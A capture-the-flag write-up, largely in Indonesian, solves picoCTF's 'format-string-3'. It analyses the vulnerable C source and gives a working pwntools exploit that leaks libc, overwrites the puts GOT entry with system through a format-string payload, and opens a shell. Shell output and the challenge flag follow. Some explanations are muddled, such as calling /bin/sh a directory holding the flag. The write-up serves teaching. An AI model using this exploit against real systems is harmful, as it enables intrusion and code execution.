

CTF Name: Format-string=3 (medium)

Description:

This program doesn't contain a win function. How can you win?

Download the binary [here](#).

Download the source [here](#).


Download libc [here](#), download the interpreter [here](#). Run the binary with these two files present in the same directory.

Hint:

is there any way to change what a function points to?

Solution:

untuk menyelesaikan tantangan ini harus melakukan analisa terhadap source code nya terlebih dahulu, langkah awal yang saya lakukan adalah memeriksa keamanan biner dari file format-string-3 ini dengan menggunakan command `checksec -file=./format-string-3`



```
(miquela@miquela)-[~/Desktop/format-string3]
$ checksec --file=./format-string-3
[*] '/home/miquela/Desktop/format-string3/format-string-3'
Arch:             amd64-64-little
RELRO:            Partial RELRO
Stack:            Canary found
NX:               NX enabled
PIE:              No PIE (0x3ff000)
RUNPATH:          b'.'
SHSTK:            Enabled
IBT:              Enabled
Stripped:         No
```

Berdasarkan hasil analisis `checksec`, biner ini berjalan pada arsitektur 64-bit dengan format little-endian. Perlindungan keamanan yang ada mencakup **Partial RELRO**, yang hanya memberikan perlindungan parsial terhadap tabel GOT, sehingga masih memungkinkan modifikasi GOT untuk eksploitasi seperti **ret2libc**. Selain itu, **Stack Canary** diaktifkan untuk mendeteksi buffer overflow, dan **NX** mencegah eksekusi segmen memori yang tidak seharusnya dieksekusi, membuat eksploitasi berbasis eksekusi shellcode lebih sulit. Namun, karena **PIE** tidak

diaktifkan, alamat memori tidak diacak, sehingga lebih mudah bagi penyerang untuk memprediksi dan memanfaatkan alamat tetap dalam biner. Program ini menggunakan direktori saat ini sebagai **RUNPATH**, yang berisiko jika library berbahaya ada di direktori tersebut. Meskipun demikian, perlindungan tambahan seperti **Shadow Stack (SHSTK)** dan **Indirect Branch Tracking (IBT)** diaktifkan untuk meningkatkan keamanan terhadap serangan berbasis stack dan cabang tak langsung. Terakhir, karena biner tidak di-strip, simbol debugging masih tersedia, memudahkan proses analisis dan eksploitasi. Berdasarkan hasil analisis ini saya akan menggunakan teknik modifikasi GOT (global offset table) untuk mengeksploitasi biner nya. sebelum memulai eksploitasi langkah selanjutnya adalah melakukan analisa terhadap source code format-string-3.c

```
#include <stdio.h>

#define MAX_STRINGS 32

char *normal_string = "/bin/sh";

void setup() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

void hello() {
    puts("Howdy gamers!");
    printf("Okay I'll be nice. Here's the address of setvbuf in libc:
%p\n", &setvbuf);
}

int main() {
    char *all_strings[MAX_STRINGS] = {NULL};
    char buf[1024] = {"\0"};

    setup();
    hello();

    fgets(buf, 1024, stdin);
```

```
printf(buf);

puts(normal_string);

return 0;
}
```

disini saya akan menjelaskan secara rinci hasil analisa saya

1.char *normal_string = "/bin/sh"; pada baris ini terdapat pointer yang menuju ke direktori /bin/sh. asumsi saya tujuan eksploitasi biner ini adalah untuk mengakses flag yang terdapat di dalam direktori /bin/sh

```
2.void setup() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}
```

Fungsi setup ini berfungsi untuk mengatur buffering pada stream stdin, stdout, dan stderr. Setiap stream diatur agar tidak menggunakan buffer (unbuffered), yang berarti bahwa output akan langsung dikirim ke tujuan tanpa menunggu buffer penuh. saya akan membahas salah 1 baris yaitu setvbuf(stdin, NULL, _IONBF, 0); sebelum itu saya akan menjelaskan apa itu setvbuf? Fungsi setvbuf adalah fungsi di C yang digunakan untuk mengontrol buffering dari aliran input/output seperti stdin, stdout, dan stderr. Buffering adalah cara sistem menangani data dengan menyimpan sementara data dalam memori sebelum mengirimkannya ke tujuan akhir, seperti layar atau file. pada baris ini setvbuf(stdin, NULL, _IONBF, 0); fungsi setvbuf mengatur buffering untuk fungsi stdin(stream input standar) lalu mengatur agar tidak mengubah buffer yang ada lalu mematikan mode buffering yang berguna agar input yang diterima dari fungsi stdin ini segera tersedia untuk program tanpa harus menunggu buffer penuh, ukuran buffer 0 karena mode buffering di nonaktifkan. seperti begitu semua fungsi yang ada di dalam fungsi void berkerja

```
3. void hello() {
    puts("Howdy gamers!");
    printf("Okay I'll be nice. Here's the address of setvbuf in libc:
%p\n", &setvbuf);
```

```
}
```

Tujuan fungsi hello ini adalah cuman sekedar untuk menyambut pemain akan tetapi ada kerentanan di fungsi ini yaitu pembocoran alamat fungsi setvbuf di dalam libc melalui &setvbuf. Penyerang dapat menggunakan alamat ini untuk menghitung basis dari libc dan mencari lokasi fungsi penting lainnya seperti system atau execve, yang dapat digunakan untuk menjalankan perintah berbahaya jika dikombinasikan dengan eksploitasi lain seperti format string vulnerability atau buffer overflow.

```
4. int main() {
    char *all_strings[MAX_STRINGS] = {NULL};
    char buf[1024] = {"\0"};

    setup();
    hello();

    fgets(buf, 1024, stdin);
    printf(buf);

    puts(normal_string);

    return 0;
}
```

Fungsi main dalam kode ini berfungsi sebagai titik awal program. Ini mendefinisikan array all_strings untuk menyimpan hingga 32 string pointer yang diinisialisasi dengan NULL dan buffer buf dengan kapasitas 1024 karakter yang diisi dengan karakter null (\0). Setelah itu, fungsi setup dipanggil untuk mengatur buffering input/output, diikuti oleh pemanggilan fungsi hello yang mencetak pesan sambutan dan alamat setvbuf. Kemudian, fgets membaca input dari pengguna ke dalam buf hingga 1024 karakter, yang selanjutnya dicetak menggunakan printf, memungkinkan kemungkinan serangan format string. Akhirnya, puts mencetak string normal_string yang mengarah ke /bin/sh, yang dapat digunakan untuk eskalasi lebih lanjut jika dieksploitasi dengan benar.

solusi yang saya gunakan adalah membuat script python yang berfungsi untuk mengeksploitasi biner ini menggunakan pwntools

script.py

```
from pwn import *
```

```
elf = context.binary = ELF('./format-string-3')
```

```
def send_payload(payload):  
    p = elf.process()  
    p.sendline(payload)  
    l = p.recvall()  
    p.close()  
    return l
```

```
offset = FmtStr(send_payload).offset  
info("offset = %d", offset)
```

```
p = remote('rhea.picoctf.net', 64258)  
# p = remote('rhea.picoctf.net', 50248)
```

```
p.recvuntil(b': 0x')  
setvbuf_leak = int(p.recvuntil(b'\n', drop=True).decode(), 16)
```

```
libc = ELF("./libc.so.6")  
libc.address = setvbuf_leak - libc.symbols['setvbuf'] # normalizing libc  
base address
```

```
sys_addr = libc.symbols['system']  
puts_addr = elf.got['puts']  
writes = {puts_addr: sys_addr}
```

```
payload = fmtstr_payload(offset, writes)  
p.sendline(payload)  
p.interactive()
```

```

[<] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] g3/format-string-3': pid 39200
[+] Receiving all data: Done (129B)
[*] Process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-string3/format-s
tring-3' stopped with exit code 0 (pid 39200)
[x] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[<] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] g3/format-string-3': pid 39203
[+] Receiving all data: Done (129B)
[*] Process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-string3/format-s
tring-3' stopped with exit code 0 (pid 39203)
[x] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] g3/format-string-3': pid 39206
[+] Receiving all data: Done (129B)
[*] Process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-string3/format-s
tring-3' stopped with exit code 0 (pid 39206)
[x] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] g3/format-string-3': pid 39209
[+] Receiving all data: Done (129B)
[*] Process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-string3/format-s
tring-3' stopped with exit code 0 (pid 39209)
[x] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] Starting local process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-s
[+] g3/format-string-3': pid 39212
[+] Receiving all data: Done (142B)
[*] Process '/mnt/hgfs/shareFolder/picoCtf/binary-exploitation/format-string3/format-s
tring-3' stopped with exit code 0 (pid 39212)
[*] Found format string offset: 38
[*] offset = 38

```

Solusi ini memanfaatkan kerentanan format string dalam program. Awalnya, ELF memuat biner target, dan fungsi `send_payload` digunakan untuk mengirimkan payload serta menerima responnya. `FmtStr` menghitung offset yang tepat untuk menulis ke memori melalui kerentanan format string. Setelah itu, koneksi dibuat ke server remote menggunakan `pwntools`. Program menerima kebocoran alamat `setvbuf`, yang kemudian digunakan untuk menghitung base address dari `libc`. Dengan mengetahui base address, alamat fungsi `system` dapat diperoleh dari simbol `libc`. Selanjutnya, Global Offset Table (GOT) entri `puts` diubah untuk menunjuk ke `system` melalui payload format string, memungkinkan eksekusi arbitrary command. Payload ini kemudian dikirim ke program target, dan mode interaktif diaktifkan untuk berinteraksi lebih lanjut dengan shell yang diperoleh. Output dari eksekusi script menunjukkan bahwa proses eksploitasi dilakukan pada file binary `format-string-3` yang menggunakan arsitektur `amd64-64-little` dengan perlindungan seperti `Partial RELRO`, `stack canary`, dan `NX enabled`, namun tanpa `PIE`. Setiap eksekusi mencatat data yang diterima dan diakhiri dengan exit code 0, menunjukkan tidak ada error. Eksploitasi ini memanfaatkan kerentanan format string untuk membaca atau menulis memori di luar batas, dengan tujuan mendapatkan kontrol atas eksekusi program.

```
$ id
uid=0(root) gid=0(root) groups=0(root)
$ flag
$ whoami
root
$ ls
Makefile
artifacts.tar.gz
flag.txt
format-string-3
format-string-3.c
ld-linux-x86-64.so.2
libc.so.6
metadata.json
profile
$ flag.txt
$ cat flag.txt
picoCTF{G07_G07?_92325514}[*] Got EOF while reading in interactive
$ █
```

Dengan menggunakan script ini saya bisa masuk ke shell system bin/sh dan saya bisa mengakses direktori yang ada di dalam shell ini dan akhirnya saya bisa mendapatkan flag nya dengan membaca isi flag.txt
Flag: picoCTF{G07_G07?_92325514}